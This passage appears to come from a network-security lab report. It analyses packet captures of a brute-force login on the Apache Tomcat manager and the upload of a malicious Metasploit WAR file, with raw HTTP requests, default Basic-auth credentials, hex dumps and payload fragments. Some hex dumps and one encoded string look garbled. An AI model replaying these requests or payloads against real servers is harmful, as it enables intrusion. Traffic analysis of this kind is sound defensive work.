


Fig. 379. Victim machine's confidential information

L. Wireshark analysis of Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 server.

i. Pcap filename: Tomcat_bruteforce

ii. Wireshark Analysis: Apache Tomcat is an application server designed to execute Java servlets and render web pages that use Java Server page coding. Tomcat server in the network topology is not protected from the bruteforce attack. Bruteforce attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. In the following brute force attack multiple usernames and passwords are used to obtain the actual credentials.

In the following figure, an attack was started by first sending a GET request by the attacker with IP address 10.10.10.13 to the victim Tomcat server with 192.168.20.21 at port 8180. This request was sent by guessing credentials and then adding that to the request in encrypted form. Authorization Basic TGJ0ZkNTWGc6 was used but failed.




Fig. 380. Tomcat Brute force HTTP get request

The following figure shows that the attack was failed in the first attempt as the attacker got unauthorized and the TCP transmission was ended by sending TCP finish packet.




Fig. 381. Tomcat Brute force HTTP request denial

After that, a second attempt was made with different credentials as shown in the figure below and again got failed.




Fig. 382. Brute force request with Authorization

No.	Time	Source	Destination	Protocol	Length	Info
40	0.080619	10.10.10.13	192.168.20.21	TCP	66	38339 → 8180 [ACK] Seq=122 Ack=1252 Win=64128 Len=0 TSval=193
41	0.080636	10.10.10.13	192.168.20.21	TCP	66	40283 → 8180 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=193
42	0.080661	10.10.10.13	192.168.20.21	HTTP	225	GET /manager/html HTTP/1.1
43	0.080863	192.168.20.21	10.10.10.13	TCP	66	8180 → 40283 [ACK] Seq=1 Ack=160 Win=6880 Len=0 TSval=78
44	0.081851	192.168.20.21	10.10.10.13	HTTP	1316	HTTP/1.1 401 Unauthorized (text/html)
45	0.082946	10.10.10.13	192.168.20.21	TCP	66	40283 → 8180 [ACK] Seq=160 Ack=1251 Win=64128 Len=0 TSval=193


```

> Frame 44: 1316 bytes on wire (10528 bits), 1316 bytes captured (10528 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 8180, Dst Port: 40283, Seq: 1, Ack: 160, Len: 1250
  Hypertext Transfer Protocol
    HTTP/1.1 401 Unauthorized\r\n
    Server: Apache-Coyote/1.1\r\n
    Pragma: No-cache\r\n
    Cache-Control: no-cache\r\n
    Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00\r\n
    WWW-Authenticate: Basic realm="Tomcat Manager Application"\r\n
  
```



```

0000 52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00  RT..P2RT ..P...E.
0010 05 16 f2 0c 40 00 40 06 5b 01 c0 a8 14 15 0a 0a  ...o@> [.....
0020 0a 0d 1f f4 9d 5b 4d 40 14 fb ff 2e 2f 6d 80 18  ....]~LV3...
0030 00 d7 18 62 00 00 01 01 08 0a 00 0b e6 f0 73 74  ....]stK...
0040 49 dd 48 54 54 50 2f 31 2e 31 20 34 30 31 20 55  I HTTP/1.1 401 U
0050 6e 61 75 74 68 6f 72 69 7a 65 64 0d 0a 53 65 72  nauthori zed -Ser
0060 76 65 72 3a 20 41 70 61 63 68 65 2d 43 6f 79 6f  ver: Apa che-Coyo
0070 74 65 2f 31 2e 31 0d 0a 50 72 61 67 6d 61 3a 20  te/1.1 - Pragma:
0080 4e 6f 2d 63 61 63 68 65 0d 0a 43 61 63 68 65 2d  No-cache - Cache-
0090 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68  Control: no-cach
  
```

Fig. 383. Tomcat brute force second failed attempt

The attack was performed again but this time by using Authorization Basic: dG9tY2F0onRvbWNhdA== and it allowed the attacker to gain access to the server.

No.	Time	Source	Destination	Protocol	Length	Info
873	0.606358	10.10.10.13	192.168.20.21	TCP	66	43709 → 8180 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=193
874	0.606382	10.10.10.13	192.168.20.21	HTTP	229	GET /manager/html HTTP/1.1
875	0.606575	192.168.20.21	10.10.10.13	TCP	66	8180 → 43709 [ACK] Seq=1 Ack=164 Win=6880 Len=0 TSval=78
876	0.606596	10.10.10.13	192.168.20.21	TCP	66	41555 → 8180 [ACK] Seq=122 Ack=1252 Win=64128 Len=0 TSval=193
877	0.676551	192.168.20.21	10.10.10.13	TCP	1514	8180 → 43709 [ACK] Seq=1 Ack=164 Win=6880 Len=1448 TSval=78
878	0.676585	192.168.20.21	10.10.10.13	TCP	1514	8180 → 43709 [ACK] Seq=1449 Ack=164 Win=6880 Len=1448 TSval=78


```

> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.13, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 43709, Dst Port: 8180, Seq: 1, Ack: 1, Len: 163
  Hypertext Transfer Protocol
    GET /manager/html HTTP/1.1\r\n
    Host: 192.168.20.21:8180\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
    Authorization: Basic dG9tY2F0onRvbWNhdA==\r\n
    \r\n
    [Full request URI: http://192.168.20.21:8180/manager/html]
    [HTTP request 1/1]
  
```



```

0000 52 54 00 12 50 32 52 54 00 12 50 06 08 00 45 00  RT..P2RT ..P...E.
0010 00 d7 88 6f 40 00 3e 06 ca dd 0a 0a 0a 0d c0 a8  ...o@> [.....
0020 14 15 aa bd 1f f4 8b 5d 7e f0 4c f9 76 33 80 18  ....]~LV3...
0030 01 f6 a5 84 00 00 01 01 08 0a 73 74 4b eb 00 0b  ....]stK...
0040 e7 25 47 45 54 20 2f 6d 61 6e 61 67 65 72 2f 68  %GET /m anager/h
0050 74 6d 6c 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f  tml HTTP /1.1 -Ho
0060 73 74 3a 20 31 39 32 2e 31 36 38 2e 32 30 2e 32  st: 192.168.20.2
0070 31 3a 38 31 38 30 0d 0a 55 73 65 72 2d 41 67 65  1:8180 - User-Age
0080 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20  nt: Mozi lla/4.0
0090 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49  (compati ble; MSI
  
```

Fig. 384. Brute force request with Authorization




Fig. 385. Successful Tomcat Brute force attempt

The following figure shows that the Tomcat version details, operating system used and many more other details are now available to the attacker.





Fig. 386. Tomcat details revealed

M. *Wireshark analysis of Playbook :55 Attacking the apache tomcat upload (port 8180) service in P4 server.*

- i. *Pcap filename:Tomcat_upload*
- ii. *Wireshark Analysis:*

In this PCAP, after obtaining the credentials for Tomcat server an attack was performed to upload a malicious WAR file on the server that in turn helps the attacker to gain shell access of the server. A brute force attack was performed

from 10.10.10.13 on the tomcat server 192.168.20.21 at port 8180 and the access was obtained as shown in the figure below




```
GET /manager/html HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG91Y2F0b3Rz56RSb6org
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Sat, 03 Apr 2021 22:36:28 GMT

2000
<html>
<head>
<style>
H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-
serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color :
#525D76;} table {
width: 100%;
}
td.page-title {
text-align: center;
vertical-align: top;
font-family:sans-serif,Tahoma,Arial;
font-weight: bold;
```

Fig. 387. Attacker accessing tomcat application

After that, attacker tried to upload a file named “aF0rfz56RSb.war” without using any username and password but failed as shown in the figures below.



```
POST /manager/html/upload?path=aF0rfz56RSb6org.apache.catalina.filters.CSRF_NONCE= HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie:
Content-Type: multipart/form-data; boundary=-----8699824595584482369394162631
Content-Length: 6498

-----8699824595584482369394162631
Content-Disposition: form-data; name="deployWar"; filename="aF0rfz56RSb.war"
Content-Type: application/octet-stream

PK.....R.....WEB-INF/PK.....R..p
.....WEB-INF/web.xml.O.N.0..+.xK+8..
"U...8...7R.&...f..H']...s6.<.N....\oQ...)_n.W...Uk...m.B.3.2.....8.$...),ib?
ctw...l..a.jhb...t3c=}.A.Q..S".(5.E.w...{q.\...F.0.\...)+#q.,6.<...Q.e..
i>.S.z...Qx.i.>t...PK.....R.....WEB-INF/classes/PK.....R.....WEB-INF/
classes/metasploit/PK.....RAQ1....."(.WEB-INF/classes/metasploit/Payload.class..
X.....drMX"8..t)...<B.....+.YwgI..j..jm.7..E..Z.F.D..k.G...j[...&d.....fy.?...
%.....$.
X..N..)...ex..we.....
...o.../2.G...p...ga."E.<x..Q.7(...7.2.2...T.2,'X.[M.J.....
2..q6..2..q...d./a...q...A+x0.#.( .....-1|.Pp1V.P.....5X.
4..G...z..q...p;q$.p9o.<.WH.R...j OP#.(I2.,c...kel.p.3)...ynQ..7.x...
le.m.6..J...nd.7)'.b..l..F..9x..+.n..n.D.*.zd...c..%V...q...I..I..{.v.Z_1F...v..c..
2..h.f...0...../cZ...8(...g..p.S...O.x.Ky...S...
\.(p~...Y...2...\.|...l.+*J...~G..f" wV...|...%.x..I+...u|..?..o...\.o...<|...
8..x...M...2...[d.U..x..S.t..7.5#h...j...U.ngc...N.okhkc.....l.
64...u).c...E...#MV...f..L'.J'.L.Q+.B.0".M.i3e.7.....%.a..O..d..f..W..i;...LZ
3iG...b...mf$bf.Ec..@..MI#.ZS.#$.j...B%.w...N.I#..
.C...i..F...=4..l.P...7S..A3...m...m3"...x.%6..".
$1...M(V..E.#6..|.RS.J.]...w...Q..x.aF|{g...J...].i..YF.a.T|K...
9..w.]*fpD.Q.....V.....~Y]..U..{U...C.A.0...%Bpa*a.Z.:?...?..H.:P.L@..D.
&.n.k.T...e..sI...r.T.D.&.*.W...D.S.S.Y.O.V...N.*.CY81.1.+a3.v3.a
```

Fig. 388. TCP stream




Fig. 389. Failed first tomcat upload attempt

Then the attacker again tried to upload the same file but this time by using the same credentials that allowed him to gain access to the server i.e. Authorization Basic: dG9tY2F0onRvbWNhdA==.




Fig. 390. Tomcat upload attack with credentials

The WAR file has java server page “OXBh2jnQq.jsp” as shown in the figure below and it is executed using GET method.




Fig. 391. .jsp file contained in the WAR file

The .jsp file was executed but the session was not created, and this attempt was also unsuccessful. Now, another file “n2hwYab8dPMLfCHWxyDIPnw.war” was tried to upload along with credentials.

